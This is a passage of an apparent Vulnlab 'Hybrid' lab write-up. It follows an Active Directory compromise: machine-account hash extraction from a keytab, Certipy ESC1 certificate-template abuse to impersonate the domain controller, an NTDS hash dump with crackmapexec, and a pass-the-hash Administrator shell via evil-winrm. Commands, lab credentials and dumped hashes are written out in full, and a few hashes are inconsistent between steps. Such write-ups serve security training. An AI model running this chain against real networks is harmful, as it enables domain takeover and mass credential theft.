└─$ python3 keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : HYBRID.VL
        SERVICE PRINCIPAL : MAIL01$/
        NTLM HASH : 0f916c5246fdbc7ba95dcef4126d57bd
        AES-256 HASH : eac6b4f4639b96af4f6fc2368570cde71e9841f2b3e3402350d3b6272e436d6e
        AES-128 HASH : 3a732454c95bcef529167b6bea476458

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$
```

Certipy reveals that the target has ADCS (Active Directory Certificate Service) installed and the CA name is “hybrid-DC01-CA”.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ certipy find -u peter.turner@hybrid.vl -p 'b0cwR+G4Dzl_rw' -dc-ip 10.10.142.181
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'hybrid-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'hybrid-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'hybrid-DC01-CA'
[*] Saved BloodHound data to '20231019075757_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20231019075757_Certipy.txt'
[*] Saved JSON output to '20231019075757_Certipy.json'

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$
```



The template “HybridComputers” is vulnerable to ESC1 and any member of “Domain Computers” group can perform this attack. This is now possible since we have the ntlm hash of “MAIL01$” computer account.

```
Open   20231019075757_Certipy.txt   Save
*dovecot-users   *Untitled Document 1   rev.sh   20231019075757_Certipy.txt
19        ManageCa                    : HYBRID.VL\Administrators
20                                      HYBRID.VL\Domain Admins
21                                      HYBRID.VL\Enterprise Admins
22        Enroll                      : HYBRID.VL\Authenticated Users
23 Certificate Templates
24   0
25     Template Name                  : HybridComputers
26     Display Name                   : HybridComputers
27     Certificate Authorities        : hybrid-DC01-CA
28     Enabled                        : True
29     Client Authentication          : True
30     Enrollment Agent               : False
31     Any Purpose                    : False
32     Enrollee Supplies Subject      : True
33     Certificate Name Flag          : EnrolleeSuppliesSubject
34     Enrollment Flag                : None
35     Private Key Flag               : 16842752
36     Extended Key Usage             : Client Authentication
37                                      Server Authentication
38     Requires Manager Approval      : False
39     Requires Key Archival          : False
40     Authorized Signatures Required : 0
41     Validity Period                : 100 years
42     Renewal Period                 : 6 weeks
43     Minimum RSA Key Length         : 4096
44     Permissions
45       Enrollment Permissions
46         Enrollment Rights          : HYBRID.VL\Domain Admins
47                                      HYBRID.VL\Domain Computers
48                                      HYBRID.VL\Enterprise Admins
49       Object Control Permissions
50         Owner                      : HYBRID.VL\Administrator
51         Write Owner Principals     : HYBRID.VL\Domain Admins
52                                      HYBRID.VL\Enterprise Admins
53                                      HYBRID.VL\Administrator
54         Write Dacl Principals      : HYBRID.VL\Domain Admins
55                                      HYBRID.VL\Enterprise Admins
56                                      HYBRID.VL\Administrator
57         Write Property Principals  : HYBRID.VL\Domain Admins
58                                      HYBRID.VL\Enterprise Admins
59                                      HYBRID.VL\Administrator
60     [!] Vulnerabilities
61       ESC1                         : 'HYBRID.VL\\Domain Computers' can enroll, enrollee supplies subject and template allows client authentication
```

ESC1 attack to get the certificate and private key and getting the hash of “DC01$” which is a computer account of domain controller “DC01” (10.10.142.181).

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ certipy req -ca 'hybrid-DC01-CA' -template 'HybridComputers' -u 'MAIL01$'@hybrid.vl -hashes ':0f916c5246fdbc7ba95dcef4126d57bd' -dc-ip 10.10.142.181 -upn 'DC01$' -key-size 4096
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'DC01$'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ certipy auth -pfx 'dc01.pfx' -username 'dc01$' -domain 'hybrid.vl' -dc-ip 10.10.142.181
Certipy v4.8.0 - by Oliver Lyak (ly4k)

/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[*] Using principal: dc01$@hybrid.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got hash for 'dc01$@hybrid.vl': aad3b435b51404eeaad3b435b51404ee:04d66d79cced1be3a996b29c0d83c5a4
```

Dumping the contents “ntds.dit” present in “DC01” which contains the password hashes of all users in the domain. This is achieved via “crackmapexec” using the ntlm hash of “DC01$” computer account.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ crackmapexec smb 10.10.142.181 -u 'DC01$' -H '04d66d79cced1be3a996b29c0d83c5a4' --ntds
/usr/lib/python3/dist-packages/paramiko/transport.py:236: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.10.142.181   445    DC01             [*] Windows 10.0 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
SMB         10.10.142.181   445    DC01             [+] hybrid.vl\DC01$:0d66d79cced1be3a996b29c0d83c5a4
SMB         10.10.142.181   445    DC01             [-] RemoteOperations failed: DCERPC Runtime Error: code: 0*5 - rpc_s_access_denied
SMB         10.10.142.181   445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.142.181   445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:60781e8543c9f6db12af3217386d3dc:::
SMB         10.10.142.181   445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.142.181   445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a2ebae0772844d611690613f878510ec:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Edward.Miller:1105:aad3b435b51404eeaad3b435b51404ee:eb443fe2f6438f2d94b401d2245754 9d:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Pamela.Smith:1106:aad3b435b51404eeaad3b435b51404ee:c4cf086cf62630cfaedf227e57425e9bf:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Josh.Mitchell:1107:aad3b435b51404eeaad3b435b51404ee:02c0eb190137f6eebfe36af6e4de99dc:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Peter.Turner:1108:aad3b435b51404eeaad3b435b51404ee:b69a4c2c1fdf80baef09b063c8c8c35:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Olivia.Smith:1109:aad3b435b51404eeaad3b435b51404ee:616377fa4795d5dda9a067cef03f76f0:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Ricky.Myers:1110:aad3b435b51404eeaad3b435b51404ee:08f7914e1611d70e24f0e6d30f41ab11:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Elliot.Watkins:1111:aad3b435b51404eeaad3b435b51404ee:a8e52494ed732aaa1116d2b4e202307:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Emily.White:1112:aad3b435b51404eeaad3b435b51404ee:d6226386a308646df2e21261de2b0ea3:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Kathleen.Walker:1113:aad3b435b51404eeaad3b435b51404ee:64f1b690c25bf46592eb5b379d6d002b:::
SMB         10.10.142.181   445    DC01             hybrid.vl\Margaret.Shepherd:1114:aad3b435b51404eeaad3b435b51404ee:760038987e025dde75889feb17b7dc15:::
SMB         10.10.142.181   445    DC01             DC01$:1000:aad3b435b51404eeaad3b435b51404ee:04d66d79cced1be3a996b29c0d83c5a4:::
SMB         10.10.142.181   445    DC01             MAIL01$:1103:aad3b435b51404eeaad3b435b51404ee:0f916c5246fdbc7ba95dcef4126d57bd:::
SMB         10.10.142.181   445    DC01             [+] Dumped 15 NTDS hashes to /home/kali/.cme/logs/DC01_10.10.142.181_2023-10-19_081526.ntds of which 13 were added to the database
```

Obtaining access to 10.10.142.181 as “Administrator” thereby gaining full access to the system.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ evil-winrm -u administrator -H 60701e8543c9f6db1a2af3217386d3dc -i 10.10.142.181

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path C:\ -Recurse | Where {$_.Name -match 'flag.txt'} | Select Fullname
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ChildItem -Path C:\ -Recurse | Where {$_.Name -match 'root.txt'} | Select Fullname

FullName
--------
C:\Users\Administrator\Desktop\root.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : eu-central-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::3bf3:9a49:4f2e:80e9%7
   IPv4 Address. . . . . . . . . . . : 10.10.142.181
   Subnet Mask . . . . . . . . . . . : 255.255.255.240
   Default Gateway . . . . . . . . . : 10.10.142.177
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname;whoami
dc01
hybrid\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
VL{6b069f0bfac70efd8a17c2d1aa79f208}
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```